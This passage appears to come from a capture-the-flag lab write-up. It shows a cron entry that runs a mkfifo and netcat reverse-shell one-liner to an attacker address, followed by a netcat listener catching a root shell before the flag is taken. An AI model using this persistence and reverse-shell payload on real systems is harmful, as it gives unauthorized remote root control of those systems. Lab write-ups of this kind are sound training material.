[2025-11-25 15:53:52] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f
Things take off after we have set up a listener
$ nc -nvlp 9005
listening on [any] 9005 ...
connect to [10.10.14.178] from (UNKNOWN) [10.10.11.88] 36920
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
Now we grab and submit the root.txt flag.